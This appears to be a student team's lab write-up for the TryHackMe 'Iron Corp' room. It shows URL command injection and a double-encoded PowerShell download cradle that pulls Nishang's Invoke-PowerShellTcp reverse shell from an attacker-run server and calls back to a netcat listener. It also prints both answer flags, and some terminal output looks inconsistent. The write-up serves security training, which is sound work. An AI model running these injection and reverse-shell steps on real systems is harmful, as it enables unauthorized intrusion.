
After knowing something interesting, Wesley tried to add '|dir' behind the current link address and it brought him to a directory page.




After entering the directory page, he found that he could set his reverse shell inside the directory and he opened BurpSuite and its browser.




After opening the BurpSuite's browser, Wesley pasted the directory with 'intercept is on'.



After pasting the directory link, he waits for the BurpSuite to receive the proxy and then he sends the proxy to the repeater.



After sending the proxy to repeater, he downloaded the Invoke-PowerShellTcp.ps1 from <https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1> and moved it in /home/kali.




After moving the downloaded Invoke-PowerShellTcp.ps1, he edited it by adding the command (Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338) and saved it.

```

102         Write-Warning "Something went wrong with execution of command on
the target."
103         Write-Error $_
104     }
105     $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
106     $x = ($error[0] | Out-String)
107     $error.clear()
108     $sendback2 = $sendback2 + $x
109
110     #Return the results
111     $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112     $stream.Write($sendbyte,0,$sendbyte.Length)
113     $stream.Flush()
114 }
115 $client.Close()
116 if ($listener)
117 {
118     $listener.Stop()
119 }
120 }
121 catch
122 {
123     Write-Warning "Something went wrong! Check if the server is reachable and
you are using the correct port."
124     Write-Error $_
125 }
126 }
127
128 Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338
129

```

After saving the Invoke-PowerShellTcp.ps1, he opened one terminal for the python server using the command (python3 -m http.server 80).



The screenshot shows a Kali Linux terminal window. The prompt is `kali@kali: ~`. The user has executed the command `python3 -m http.server 80`, which has started an HTTP server on port 80. The output of the command is `Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...`. The terminal also shows the output of the `python3` command, which is `python3: can't open file 'python3': [Errno 2] No such file or directory`. The terminal window has a dark background with light-colored text. The menu bar at the top includes `File`, `Actions`, `Edit`, `View`, and `Help`. The status bar at the bottom shows `kali@kali: ~`.

After starting the python server, he opened another terminal for the netcat listener using the command (nc -lvp 1338).

```

kali@kali: ~
File Actions Edit View Help

kali@kali: ~ x kali@kali: ~ x


(kali@kali)-[~]
$ nc -lvnp 1338
listening on [any] 1338 ...

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
kubernet:x:4:65536:/:/sbin:/usr/sbin/nologin
mysql:x:5:5:/:/bin:/usr/sbin/nologin
postgres:x:6:0:/:/bin:/usr/sbin/nologin
sshd:x:7:7:/:/bin:/usr/sbin/nologin
_apt:x:8:8:/:/bin:/usr/sbin/nologin
nfsnobody:x:65534:65534:/:/bin:/usr/sbin/nologin


cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
kubernet:x:4:65536:/:/sbin:/usr/sbin/nologin
mysql:x:5:5:/:/bin:/usr/sbin/nologin
postgres:x:6:0:/:/bin:/usr/sbin/nologin
sshd:x:7:7:/:/bin:/usr/sbin/nologin
_apt:x:8:8:/:/bin:/usr/sbin/nologin
nfsnobody:x:65534:65534:/:/bin:/usr/sbin/nologin

```

After setting up the netcat listener, Wesley went back to the BurpSuite and url encode twice the command (Invoke-PowerShellTcp -Reverse -IPAddress 10.18.57.233 -Port 1338) using the decoder tab.




After encoding the command, he copied the encoded command and pasted it by replacing the 'dir' of the red link, and then pressed the 'Send' button.







After pressing the button, Wesley continued to url encode twice another command (powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')).



After copying the encode command, he pasted it just like the previous steps and pressed the 'Send' button.




After pressing the button, Wesley received a signal of Invoke-PowerShellTcp.ps1 on the python server terminal .



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.97.3 - - [02/Aug/2022 17:27:28] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200  
[...]
```

After receiving the Invoke-PowerShellTcp.ps1's signal, he successfully logged into the system using the netcat listener.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ nc -lvp 1338  
listening on [any] 1338 ...  
connect to [10.18.57.233] from (UNKNOWN) [10.10.97.3] 50227  
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815  
Copyright (C) 2015 Microsoft Corporation. All rights reserved.  
  
PS E:\xampp\htdocs\internal>
```

### Final Result:

After gaining the access to the Windows system through the netcat listener, all the group members are able move on to the last step which is privilege escalation.

#### Step 4: Privilege Escalation

**Members Involved:** Tan Xin Yi

**Tools used:** Terminal

#### Thought Process and Methodology and Attempts:

After logging into the system, Xin Yi changed the file location to C:/Users/Administrator/Desktop and found user.txt.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
d-r--- 4/12/2020 1:27 AM Downloads  
d-r--- 4/12/2020 1:27 AM Favorites  
d-r--- 4/12/2020 1:27 AM Links  
d-r--- 4/12/2020 1:27 AM Music  
d-r--- 4/12/2020 1:27 AM Pictures  
d-r--- 4/12/2020 1:27 AM Saved Games  
d-r--- 4/12/2020 1:27 AM Searches  
d-r--- 4/12/2020 1:27 AM Videos  
  
PS C:\Users\Administrator> cd Desktop  
PS C:\Users\Administrator\Desktop> ls  
  
Directory: C:\Users\Administrator\Desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----- 3/28/2020 12:39 PM             37 user.txt  
  
PS C:\Users\Administrator\Desktop> cat user.txt  
thm{09b408056a13fc222f33e6e4cf599f8c}  
PS C:\Users\Administrator\Desktop>
```

After capturing the first flag, Xin Yi changes the file location to C:/Users/SuperAdmin and she realizes that she couldn't go any further.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
  
Mode                LastWriteTime         Length Name  
----                -  
d----- 4/11/2020 4:41 AM      Admin  
d----- 4/11/2020 11:07 AM    Administrator  
d----- 4/11/2020 11:55 AM    Equinox  
d-r--- 4/11/2020 10:34 AM    Public  
d----- 4/11/2020 11:56 AM    Sunlight  
d----- 4/11/2020 11:53 AM    SuperAdmin  
d----- 4/11/2020 3:00 AM    TEMP  
  
PS C:\Users> cd SuperAdmin  
PS C:\Users\SuperAdmin> ls  
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.  
At line:1 char:1  
+ ls  
+ ~  
+ CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
+ ~~~~~
```


After knowing the limit, she type the command (get-acl C:/Users/SuperAdmin | fl) to identify it and found that it 'Deny FullControl'.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
PS C:\Users\SuperAdmin> ls  
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.  
At line:1 char:1  
+ ls  
+ ~  
+ CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
get-acl C:/Users/SuperAdmin | fl  
  
Path      : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin  
Owner     : NT AUTHORITY\SYSTEM  
Group     : NT AUTHORITY\SYSTEM  
Access    : BUILTIN\Administrators Deny FullControl  
           S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl  
Audit     :  
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-2647629429-287235700-1000)  
  
PS C:\Users\SuperAdmin>
```


Lastly, Xin Yi tried to view the root.txt using the command (cat C:/Users/SuperAdmin/Desktop/root.txt) which is the same as the command (cat C:/Users/Administrator/Desktop/user.txt) and it worked.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
Path      : Microsoft.PowerShell.Core\FileSystem::C:\Users\SuperAdmin  
Owner     : NT AUTHORITY\SYSTEM  
Group     : NT AUTHORITY\SYSTEM  
Access    : BUILTIN\Administrators Deny FullControl  
           S-1-5-21-297466380-2647629429-287235700-1000 Allow FullControl  
Audit     :  
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-2647629429-287235700-1000)  
  
PS C:\Users\SuperAdmin> cat /Desktop/root.txt  
PS C:\Users\SuperAdmin> cat : Cannot find path 'C:\Desktop\root.txt' because it  
exist.  
At line:1 char:1  
+ cat /Desktop/root.txt  
+ ~~~~~  
+ CategoryInfo          : ObjectNotFound: (C:\Desktop\root.txt:String) [Get-Content], ItemNotFoundException  
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand  
  
cat C:/Users/SuperAdmin/Desktop/root.txt  
thm{a1f936a086b367761cc4e7dd6cd2e2bd}  
PS C:\Users\SuperAdmin>
```

## Final Result:

Task 1  Iron Corp

Iron Corp suffered a security breach not long time ago.

 Start Machine

You have been chosen by Iron Corp to conduct a penetration test of their asset.  
They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: **ironcorp.me**

Note: Edit your config file and add **ironcorp.me**

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

*Answer the questions below*

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Upon verification of the flags, all the group members placed the two flags for the first and second question into the TryHackMe site and got the confirmation.

## Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101998	WESLEY WONG MIN GUAN	Took part in exploiting. Did all the video editing to create a smooth video.	<i>wesleywmg</i>
1211100903	TAN XIN YI	Took part in privilege escalation. Discovered the exploit to root. Did most of the writing after compiling findings.	<i>xinyi</i>
1211101843	YAP HAN WAI	Took part in enumeration. Gathered most of the data and research from THM and the internet.	<i>hanwai</i>
1211101186	TAM LI XUAN	Took part in reconnaissance. Did all the audio checking and editing to ensure clear sound quality.	<i>shawn</i>

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: